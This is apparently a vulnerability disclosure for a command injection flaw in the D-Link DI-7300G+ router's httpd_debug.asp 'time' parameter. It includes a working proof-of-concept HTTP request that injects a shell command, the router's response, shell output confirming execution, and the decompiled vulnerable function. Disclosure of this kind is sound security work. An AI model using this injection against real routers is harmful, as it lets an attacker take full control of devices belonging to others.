Vendor of the products: D-Link


Affected Device: D-Link DI-7300G+

Version: DI-7300G+ V19.12.25A1

Firmware Download: http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-7300G%2B

Vulnerability Description: A command injection vulnerability was discovered in D-Link DI-7300G+ V19.12.25A1, triggered by the time parameter in httpd_debug.asp. Attackers can exploit this vulnerability by constructing malicious packets to execute arbitrary commands, thereby gaining full control of the target device.


POC:




```
GET /httpd_debug.asp?time=$(ls>002.txt) HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: wysLanguage=CN; userid=admin; gw_userid=
admin,gw_passwd=FF24E6660F313F459F595084CEA7E305
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

Vulnerability Effect:

It can be observed that the router receives the request and successfully executes the command.




```
HTTP/1.1 200 OK
Server: HTTPD_gw 1.0
Content-Length: 16
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html;charset=gb2312

{ret:0,msg:'ok'}
```



```
/ # ls
001.txt     bin         etc         firmadyne   hd_share
002.txt     dev         etc_ro      hd          home
/ # cat 002.txt
001.txt
002.txt
bin
dev
etc
etc_ro
firmadyne
hd
hd_share
home
init
lib
lost+found
media
mnt
proc
root
run
sbin
sys
tmp
usr
var
/ #
```

Vulnerability Cause:

The issue lies in the jhttpd component. In jhttpd, the program invokes the sub_491600 function to handle requests related to httpd_debug.asp. The program retrieves the value of the time parameter via httpd_get_parm. When the time parameter is non-empty, the program uses the sprintf function to concatenate the value of the time parameter into a variable, which is eventually executed by the jhl_system function. Due to the lack of security checks on input data, attackers can execute arbitrary commands and fully control the device by constructing malicious parameters.



```
// httpd_debug.asp
int __fastcall sub_491600(int a1)
{
  const char *parm; // $v0
  const char *parm_1; // $s0
  int v4; // $v0
  char _ret:0_msg:_ok__[1028]; // [sp+18h] [-404h] BYREF

  memset(_ret:0_msg:_ok__, 0, 1024);
  parm = (const char *)httpd_get_parm(a1, "time");
  parm_1 = parm;
  if ( parm )
  {
    sprintf(_ret:0_msg:_ok__, "echo \"httpd_debug time %s\" >/dev/console", parm);
    system(_ret:0_msg:_ok__);
    v4 = J_atoi(parm_1);
    sleep(v4);
  }
  strcpy(_ret:0_msg:_ok__, "{ret:0,msg:'ok'}");
  return httpd_cgi_ret(a1, _ret:0_msg:_ok__, 16, 4);
}
```